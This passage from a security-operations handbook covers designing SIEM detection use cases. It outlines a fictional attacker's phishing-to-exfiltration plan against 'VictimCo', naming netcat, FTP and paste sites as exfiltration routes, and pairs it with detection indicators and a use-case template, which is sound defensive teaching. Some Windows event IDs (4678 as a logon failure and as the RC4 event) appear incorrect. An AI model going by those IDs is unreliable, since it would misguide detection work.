If the SIEM doesn't respond as desired, "rinse and repeat" to determine what was missing and refine the implementation.

A Scenario

Every organization has a wide variety of data types available for collection. As the SOC evaluates potential data sources, it should assess each against the organization's actual needs: how that data will be used to detect adverse security conditions, how close the data is to the end user–facing application, and how easily it can be attributed to specific users. To illustrate these concepts, this section walks through an example of systematic intellectual property theft conducted against a fictional company, VictimCo.

The Setup

VictimCo is in possession of valuable data. After surveying its business environment, value chain, and high-value information, VictimCo makes several key determinations:

- There are well-known users with a public presence, ripe for targeting. Within this group, a subset frequently travels and speaks at conferences, and there is an active traveling business development team.
- Critical intellectual property is spread across the network; it is not consolidated in a few locations. Storage platforms include SAN, NAS, OS-based shares, email systems, wikis, and other web-based collaboration sites. A significant portion of IP is treated as a trade secret and is not necessarily well marked.
- Even though there is a web proxy in place, it is not configured with an overly restrictive policy.
- More than 30% of the user population has elevated rights on their workstations by virtue of having their primary login account added to the local Administrators group.

- The firewall has a default-deny stance, and logging is generally good.
- There are easy methods of data egress: outbound FTP is not restricted from the desktop, and websites that allow users to paste data and obtain a shareable URL are not blocked.

The Attacker's Plan to Find Data and Exfiltrate

VictimCo's team develops an outline for how a plausible attack might progress. An attacker seeking valuable intellectual property will need to build and execute a plan similar to the following:

1. Reconnaissance

The attacker scans websites, performs internet-based "doxing" research, and gathers candidate emails for a targeted phishing campaign.

2. Weaponization

The attacker uses a variety of tools to craft malicious payloads, such as PDF documents with droppers, macro-enabled Office documents, or a website that hosts malicious content.

3. Delivery

The attacker's best chance for success is to send an email with a convincing pretext that appears to come from a professional colleague or someone with interest in working with the recipient. For example, a phishing campaign may indicate that the attacker has read a book or article by the recipient, express an interest in collaboration, or suggest that the recipient may be interested in other articles, books, or sites, with links that lead to malicious sites. Often, these malicious sites include a link to a login page that appears to belong to the recipient's organization but in fact does not, with the goal of capturing valid credentials.

4. Exploitation, Part One

Once credentials are captured, the attacker uses them on any exposed site or may attempt to log in to a commonly used VPN service.

5. Exploitation, Part Two

While gathering the username pattern from email addresses, the attacker attempts to brute-force or "password-spray" potential accounts against any exposed web interface that VictimCo has.

6. Installation (remote access)

Once the attacker has a minimal foothold, they establish persistence on several users' workstations, gather higher-level credentials, move laterally within the network, and gain access to shares and sites that contain trade secret data.

7. Command and control

With a foothold and the ability to run services and maintain persistence, the attacker installs proxy-aware C2 agents on target systems that communicate out to C2 nodes.

8. Acting on objectives

Once sensitive data is located, the attacker exfiltrates it in numerous ways, such as uploading it to file-sharing sites, using FTP on nonstandard ports, sending it via email, or using tools such as netcat to transfer data directly without authentication.

The Defense Plan

The primary underpinning of the defense plan is to prioritize capturing user-attributable data that matches likely attack vectors. Modern defenders can no longer rely on collecting millions of firewall records in the hope of later extracting value from that data. Instead, data collection should be user-attributable, be as close to the application as possible, and provide execution context, because modern attackers typically "live off the land," changing the OS and using scripting languages already present on the

system. To quote Alissa Torres from SANS, “Malware can hide, but it must run.”

Prevention technologies are valuable tools and do provide meaningful protection. However, we must assume that they will eventually fail in the digital arms race, so we must instrument them for postexploitation detection. Furthermore, even advanced preventive technologies may not be able to counteract a user who knowingly and willingly clicks a link in an email, ignores all warnings, and does so while their PC is not protected by enterprise security controls. Table 9-1 provides examples of capabilities that should be part of the organization’s security architecture.

Table 9-1. Architecture considerations for SIEM

Instrumentation	SIEM and security architecture
Use tools such as dnstwist, typeosquatter, or a commercial solution like openSquat, which are all phishing detection and brand manipulation solutions, to find look-alike domains for VictimCo.	For the SIEM, consume email logs, web proxy logs, and, if possible, DNS traffic to and from nonlocal domains by using a filter-out process for local domains. A retro-hunt search can be run to see whether any system has used an FQDN from these phishing domain detector lists. Examples include a user making a DNS request, attempting to visit a website, or sending or receiving email to one of these domains. These are all searches that the SOC can periodically perform. Further, for on-prem environments, if your DNS servers support response policy zones (RPZs), you can at least redirect users to either an explanation page or your own actual site.

Instrumentation	SIEM and security architecture
Confirm that email activity is logged and recorded at the SMTP conversational level, and configure these data elements to be fed into the SIEM from message platforms: Sent, From, Return Path domain, To, CC, Subject line, attachment attributes (name, size, date), type, and Bayesian score.	If a user falls victim to a phishing email, the SIEM or email system can be queried to see whether other users also received the same email, and then the email can be removed from their inboxes.
Implement Sysmon on high-value users' workstations to collect process invocation (parent, child, path, command line). Registry changes can also be monitored using Sysmon by Event ID 13.	Create alerting that will fire if an Office application or the email application opens a scripting tool or a command prompt, which is a high-value alarm and an indicator that a user clicked through and opened a malicious email payload. If you do not consume Sysmon or have an EDR, develop a "rapid response" PowerShell-based collection tool to retrieve this data in an incident.

Instrumentation	SIEM and security architecture
Update Windows domain auditing to collect the command-line path from 4688 events and include detailed tracking. Collect the same data into the SIEM using Windows Event Collection and Forwarding as a first-phase approach.	Nearly the same functionality can be accomplished with command-line analysis provided by the 4688 Security event. The threat hunting team can perform long-tail analysis of software executed and, over time, build a whitelist of known-good applications and command lines. After that is done, they can monitor these by exception.
Update all internet-facing sites and SaaS applications to use single sign-on and, at a minimum, log access attempts (success and failure) to the SIEM.	Access-attempt data can enable several account management use cases: a new account successfully logged on, a brute-force attack was successful, brute-forcing is being attempted, and a spray attack (trying one password for all possible accounts) is being attempted. If the source machine is on the inside, it can be thoroughly investigated for C2. This may lead to custom development in some cases and leverage an analytical capacity within the IAM/IDP tools for issue-specific detection—leverage it!
Enhance the security architecture with an always-on VPN.	Traveling users can be redirected back into the company network so that security controls and monitoring are actually effective.

Instrumentation	SIEM and security architecture
Update the Windows Workstation presence indicators as a second-phase approach, once the initial approach is proven to work and any issues are resolved.	Windows has a native capability to centrally collect audit logs. At a minimum, several event types need to be collected that are known as “presence indicators”: login, screen lock, reboot, and screen unlock. After that, collect local group management events and, finally, service state changes. These event types can be used to detect when workstations are used outside normal business hours and for unauthorized changes, new accounts, and service installations—all underpinnings of persistence and lateral traversal.
Implement persistence detection through autoruns (daily, for all workstations and servers).	An advanced detection technique is to consume the output of `autorunsc` into the SIEM and sort the data using long-tail analysis (or stacking) to detect any new persistence entries.

Once operating system data is collected, the focus should shift to valuable network-level trace data. Network-level instrumentation should concentrate on chokepoints, flow data, and application support intelligence such as DNS activity, web browsing activity, and network flows between network segments. For example, workstation-to-workstation traffic is highly unlikely in most corporate networks.

Defining the SOC Use Case

After working through this scenario, the security team and IT work together to define use cases using the definition at the beginning of this chapter. When done well, this process pays huge dividends over time.

For a SIEM and a SOC team, building a use case has several requirements based on the earlier definition:

- You must be able to describe the observed condition that is relevant to your security posture and that realizes the use case (the objective).
- The system providing data to the SIEM must be capable of actually auditing the desired behavior (observing the action by person or system interaction).
- The system must provide the event record with sufficient fidelity to the SIEM (as defined in "Log Record Data Elements").
- The SIEM must be able to process and present the event at the necessary level of granularity for the SecOps function (so the actor's interaction can be measured or observed).

Briefly, the security-focused use case development process is as follows:

- Understand how the use case maps to or supports a business capability or requirement, such as uptime, brand protection, compliance requirements, fraud prevention/detection, IP theft, or minimizing disruptions.
- Design the question that the use case should answer. How would the attacker gain needed access, cause damage, and exfiltrate data, or what accounts would they need to use?
- Determine and test the data sources and data elements that provide the visibility needed to answer the use case question.
- Evaluate the data by establishing normal baselines and other analytical dimensions. Characteristics to understand include volume, peaks and lulls, outliers, averages, frequencies of types of data or specific elements, duration of normal behavior, and how you identify something "new."

- Establish SOC guidance and processes to filter out false positives from the baseline data, and ensure that guidance supports identifying malicious use or operational issues.
- Use appropriate techniques to visualize data, such as bar charts, graph analysis, simple timelines, and other summarizations.
- Take advantage of the fact that many data sources naturally lend themselves to building correlation rules where one data source complements another.

With this definition and these criteria in mind, I'll define dozens of SIEM use cases that should be built out, along with the corresponding event data that makes up each use case. As in the rest of the content in *BTHb:SOCTH*, most of these use cases are based on experience and were implemented to one degree or another in many environments using several SIEM products. This inventory of use cases is not exhaustive and should not be considered a definitive list. Rather, as you review them, they should help you implement your own use cases based on your data sources and value chain.

Example: Web Presence Attack

Many organizations operate a web presence. Here are some statistics from Netcraft as of April 2026:

- 299,194,059 domains
- 1,433,742,238 sites
- 14,198,148 web-facing computers

These systems can be as basic as an externally hosted public information-sharing site or as complex as a full-fledged ecommerce and customer engagement platform. Figure 9-1 provides a high-level view of the layers arranged horizontally, with the Cyber Kill Chain steps and common avenues of attack cutting across the layers vertically.



Technical component threat plane
Business layer–internet presence for brand
Customer-facing web server
Customer-facing web server
Business support processes provided by internet presence
UI: public pages (catalog, services, policies, press announcements)
UI: private pages, login required
BLL: order management, support issues
DAL: data storage, request/response
BLL: frontend code behind, software libraries, BTO codebase, EJB/ASP.Net, numerous NoSQL/RDBMS, messaging, ...
OWASP top 10 most critical web application security risks
Security monitoring capabilities: web app firewall, native OS log, web server access log, DB monitor, flow, ...
LM CKC: reconnaissance exploration instillation

Figure 9-1. Web presence attack components and attack surface

At the business conceptual and contextual layers, the organization operates a web farm with multiple web servers. Frequently, there is a custom-developed application, which may or may not include packaged software or libraries as components. For example, a site may have a product catalog, a blog, and a contact page, each of which can use its own subcomponents.

On the private, login-protected portion of the web presence, the organization can host customer order request, acceptance, and processing; customer engagement; and support ticketing. The organization may also host hybrid applications, such as a forum that requires some form of registration that may be separate from the customer engagement account database.

Cutting across all these technologies, an exploitable attack surface emerges. Some of the best guidance for understanding this attack surface is the consensus-driven OWASP Top 10 Most Critical Web Application Security Risks list, which is updated every three to four years. The SOC and IT teams can leverage this list to determine what types of monitoring may reveal an exploit and what types of security monitoring capabilities need to be deployed to protect the web presence. From a Cyber Kill Chain perspective, the attacker must perform reconnaissance against the site and its numerous components. Weaponization is not shown in the figure, because attackers typically develop attack capabilities in other environments. Once the attack technique is available and an exploit is developed, the attacker can successfully exploit the site, a component, or an underlying library and install a persistence mechanism such as a backdoor shell. As mentioned elsewhere, this scenario illustrates why it is important to stay informed about updates to Metasploit.

Example: End-User Payload-Focused Attack

Today, the most likely avenue of attack is against the end user through some mechanism that entices them to take action: visit a site and download a file, respond to a pop-up advising them to copy text and run it (known as

ClickFix), or click a link in an email and then ignore security warnings. There has even been malware that posts links in Microsoft Teams channels. Collectively, these attacks fall under the umbrella term *social engineering*, which leverages the user to take some action triggered by email, email attachments, watering-hole attacks, messages telling them to call a phone number, or manipulated text in forum posts that enables an adversary. The same is true on mobile devices, with the difference that text messaging is an additional attack vector, known as *smishing* (SMS phishing).

At the top, the attacker exercises the Cyber Kill Chain to deliver some content, by some means, that interacts with a user application. In the case of a malicious email, the user may be enticed to open an attachment, such as a malicious PDF file or an Office document with a macro that contains malicious script code. Once the payload is opened or successfully delivered and the user interacts with it, the attacker can begin to leverage a wide variety of techniques described in the ATT&CK matrix.

The elements illustrated in Figure 9-2 align with the stages of the Cyber Kill Chain and with techniques in the ATT&CK framework.




Figure 9-2. Example end-user payload-focused attack

One of the attacker's first actions is to establish persistence so that they can return. After that, attackers vary their actions. They may attempt to crack passwords, gather hashes from the SAM database or from inbound authentication tokens on a connection, search the network for opportunities,

or, if they are lucky, pillage the system they compromised. In any event, an attacker has numerous opportunities to take advantage of Windows and Microsoft networks. The older and more out-of-date the operating system where they establish the first foothold, the better for them (and the worse for the blue team).

Organizational Considerations for Use-Case Development

Before we dig into data-source-specific technical use cases, SecOps needs to understand several key factors and answer several questions about their organizational needs and structure. This section covers several models of the modern attack landscape so that SecOps can determine where to engage, which logging sources will protect the business, and how to instrument data collection.

Questions to answer include the following:

- Is there a security-minded business analyst available to help develop security-focused use cases?
- What is the business operating environment?
- What are the application and data resources the business depends on to achieve its mission objectives?
- Is logging enabled for the applications and the platforms they depend on?
- Who are the application and platform owners and custodians the SOC will need to engage with?
- What will the SOC do in response to an alarm?
- How will you maintain your use case library?
- At what point does a use case produce change control items?

Top 10 Security Operations Use Cases

This section provides a starting place for your SIEM and SOC efforts. When formulating your organization's top 10 use cases, consult standards such as the Australian Signals Directorate Strategies to Mitigate Cyber Security Incidents (ASDSMCSI). The ASDSMCSI is designed to assist organizations and security professionals in mitigating incidents caused by various threats and is a very practical resource. Following is a list of the top 10 security use cases that a SOC team should implement as early as possible:

1. Privileged entity monitoring
2. Brute-force authentication failures
    - For on-prem Active Directory, the relevant event IDs are 4624, 4678 (Fail), and 4771 (Fail).
    - For Entra ID, there is a smart lockout feature for detection and active mitigation.
    - SaaS platforms may or may not have their own function, which is why you should avoid using a local SaaS account database and instead federate with Entra ID or a similar IAM/IDP solution.
3. Authentication and account anomalies
    - Service accounts used for interactive logon
    - Service accounts used from nonauthorized source systems
    - User logon locally (on the LAN) within a short window of a VPN logon, not using RDP or a similar solution
    - Interactive user authentication from multiple source systems

- Shared account usage (which should not be confused with accepting the idea that using shared accounts is acceptable)
- Default account usage (same caution)

4. Account anomalies
    - Accounts used before the user's start date
    - Accounts used after the user's end date
    - Excessive RC4 encryption for domain authentication (event ID 4678, key 0x17)
5. Session anomalies (there are numerous examples in this area)
    - A session lasting more than 10 hours
    - A significant profile change in web browsing habits
    - A spike in outbound firewall denies
    - Workstation-to-workstation network communication
    - What is a reasonable clipping level for sessions?
6. Alerts from security "point solutions" such as EDR, NGFW, or SSO authentication systems
    - EDR tooling is considered a must-have at this time. These systems have powerful correlation and detection capabilities based on their creators' observations of malicious behavior over the past several years and the information published through the ATT&CK framework.
    - Next-generation firewalls may also have SIEM-like functions, where they review recent activity and generate alerts. Many of their application control and perimeter

defense capabilities provide very high-quality alerts of malicious or undesired behavior.

- Identity provider (IdP) solutions such as Okta, PingID, and Entra ID have their own risk engines and malicious behavior detection systems that can be tuned. For Entra ID, you can also enable Sentinel to ingest authentication logs, use a variety of built-in security rules, and push these into the enterprise SIEM.

7. Data exfiltration indicators

    - HTTP(S) send/receive volume mismatch. Under normal browsing behavior, the volume of data received from a site far exceeds the volume sent to it, since the browser is typically downloading and rendering content rather than uploading it. A session where outbound byte volume approaches or exceeds inbound byte volume—particularly to a destination not normally associated with large uploads—can indicate data exfiltration, since it suggests data is leaving the environment rather than the expected pattern of data coming in.
    - First-time SSH/SFTP outbound connections.
    - File transfer protocol(s) used from end-user sources or systems that don't require these services, such as outbound FTP from a print server.
    - Use of file storage sites (Dropbox, Box, Microsoft OneDrive, GoogleDrive, SugarSync, Leapfile, etc) with a significant amount of data exchange.
    - Use of websites that allow "easy information sharing or text storage," where users can cut and paste information in an unregulated manner.

8. NIDS/NIPS signature matches to known vulnerability scan results.

9. Any excessive “service agent failures,” such as EDR agent tampering, DLP agent disablement, A/V agents that repeatedly fail, or backups that fail. Note that outage detection provides operational value as well as security value.
10. Insider threat indications
    - Access to “security research” sites
    - Use of USB drives
    - Authentication baseline violations
    - Authentication failures against file shares, applications, servers, internal SharePoint sites, and similar resources

Template Instructions

Each section of the use case template is shown here using a heading. Instructions on populating that section are indicated between square brackets, “[]”; general advice on implementing the use case is given in angle brackets, “<>.” Following the template is a fully defined sample you can use as a reference. To implement this model, build a document with these headings and populate it with information relevant to your organization, your system, and the use case you are defining.

Use Case Template

Name

[Name the use case.]

Purpose

[The purpose of this use case design document is to fully describe a security use case, document the requirements to implement the use case within the SIEM system, and indicate how the SOC will respond based on the use case definition. State the purpose of this particular use case.]

Problem Statement

[Describe the business objective, process, and problem that this use case will address. The problem statement should clearly define and identify the issue and provide direction on how to achieve a solution. A problem statement expresses a solvable problem.]

<First, write out the issue without worrying about getting it "right." Make sure the initial draft identifies the issue at hand and is something the SOC function actually needs to solve. As an example, some organizations want the SOC to handle "laptop loss." While the SOC can help with that, the responsibility for an asset is more an HR, manager, and asset recovery function. Refine the problem statement and make sure it sets sufficient direction to solve the problem, can be measured, will keep the implementer on track, and can be validated at the other end. If you have difficulty, make sure you answer the "5 Ws". >

Requirements Statement

[Describe the action(s) that the SIEM system or SOC team is to take, which may include issuing an alert, sending email follow-ups to the user, collecting additional information, posting to a list, and so on. These actions must be achievable and actionable, should not be in terms of the specific system, can be implemented in software, and have sufficient definition for the automation that a SIEM solution provides.]

<A proper and well-designed requirements statement will have one or more of the following characteristics:

- Is correct or accurate, in user terms, and unambiguous.
- Is feasible to implement.
- Is necessary to support the use case; keep requirements on point.
- Communicates priority (ideally). Practically, requirements can be satisfied during implementation phases for the use case.

- Is measurable or otherwise verifiable in some way, which will manifest through the source data and the actions the system will take.>

Design Specifications—Discrete Objectives

[Define the objectives, which must include actionable tasks that don't imply specific resources. These resources are ordered by priority for the SOC team. An objective provides concrete support for a goal.]

<George T. Doran wrote an article for the November 1981 issue of *Management Review*, titled "There's a SMART Way to Write Goals and Objectives," that can be applied to SOC use cases. Ideally, each discrete objective should satisfy one or more of the SMART criteria:

Specific

Target a specific area for improvement.

Measurable

Quantify or at least suggest an indicator of progress.

Assignable

Specify who will do it.

Realistic

State what results can realistically be achieved, given available resources.

Time-related

Specify when the result(s) can be achieved.>

Security Operations Center Notification

[When building out a use case, describe the relevant and helpful information for the SOC team so that they can respond to an alert, monitor a

dashboard, or review a report. Include a sample of the notification as an appendix to the use case document. For operator console notifications, include a list of relevant and helpful fields that the system needs to include for the SOC.]

Use Case Component Name(s)

[This section identifies the use case components as they will appear within the SIEM system, such as data feeds, plug-in or device names, rules or directives, and content components such as internal lists, dashboards, and output reports. Each named item needs to be listed here so that the use case can be easily maintained as the system is updated. This section is answered in concrete terms for the specific platform or tool itself. It may be very useful to diagram how the components interact.]

Use Case Data Source Description

[Provide a list of data sources and the system types that support the use case. Indicate whether the data source is currently available, or list steps needed to make it available. Also list the components and/or systems in the enterprise that can support the use case, ordered by the Lockheed Martin Cyber Kill Chain in the section below. The data sources cited in this section will need to be monitored to ensure that they are providing data.]

Use Case Data Stream Analysis and Field Set

[For each component involved in the data stream, create a Use Case Data Stream Analysis section. Each section needs to match the Use Case Component Name and Use Case Data Source Description sections. This section describes how the data stream will be captured from the source system and delivered to the SIEM platform. Some SIEM platforms permit analyzing input data and sending it to the logging function without persisting that data in the analysis data store. If so, indicate that condition in this section. Lastly, some data receivers or syslog servers can trim data so it is not delivered to the SIEM. If that function will be implemented, document what data is to be trimmed and why trimming the data is valid and does not represent a degradation of the organization’s security monitoring capability.]

<Discuss the characteristics of an event. Include screenshots and/or plain text as necessary or where helpful. Always indicate how the data was produced—when, where, and from which system or owner.>

MITRE ATT&CK Analysis and Support

[Indicate how this use case supports the Lockheed Martin Cyber Kill Chain.]

<Discuss and cite which technique or subtechnique supports the use case.>

ATT&CK tactic	Use case support
Reconnaissance	
Resource development	
Initial access	
Execution	
Persistence	
Privilege escalation	
Defense evasion	
Credential access	
Discovery	
Lateral movement	
Collection	
Command and control	
Exfiltration	
Impact	

Cyber Kill Chain Analysis and Support

[Indicate how this use case supports the Lockheed Martin Cyber Kill Chain.]

[This section is optional if you have included MITRE ATT&CK Analysis and Support.]

CKC phase	Use case support
Reconnaissance	
Weaponization	
Delivery	
Exploitation	
Installation	
C2: Command and Control	
Actions on objectives	

Assumptions and Limitations

[To implement any use case, assumptions often are made about the data sources, delivery, and IT operations. This section is where you will document them. For example, few organizations can store EDR data past 7 to 14 days due to storage costs. As a result of this limitation, some sort of immediate data collection may be developed to pull information from the EDR platform.]

Alternative Solutions and Discussion

[If there are any alternatives to implementing the use case as described, list them here. Many alternatives have strong and weak points. If those points are relevant to the final solution, make note of them. For example, a static report may seem sufficient on first review but may not satisfy the desired level of monitoring if a real-time alarm is needed.]

<This section should demonstrate that the analysis and design team considered alternatives and, as a result, designed an optimal use case.>

Deliverable Profile

[Many organizations have a standard block that describes their software and system specifications; that is the intention of this section. Use cases should conform to organizational standards, so make sure to modify this section as appropriate. The meanings of the profile statements are listed under "Description." One item that should not be omitted is the company policy or procedure that the use case supports.]

Profile	Description
Filename	*Deliverable_Project_Title_DATE.doc*
Process owner	Lists the single person within the organization who is responsible for the most relevant process that the use case addresses.
Original author	States who wrote the original use case.
Policy/procedure	Title or reference to company policy/procedure that the use case directly supports.
Industry reference	Lists applicable standard references; for example, a reference to an item in NIST SP 800-53 Rev. 5, a critical control, or the ASD.
Effective date	Date when the use case is considered in production. Further modification would be under some form of change control.
Document last modified	Records when the actual document was last edited (consider using the Microsoft Word auto update field).
Approval	Records who approved the use case and when.

Version History

Version	Revision
1.0	This section provides the history of use case changes, enhancements, and revisions.

Chapter 10. Complete SOC and SIEM Use Case Example

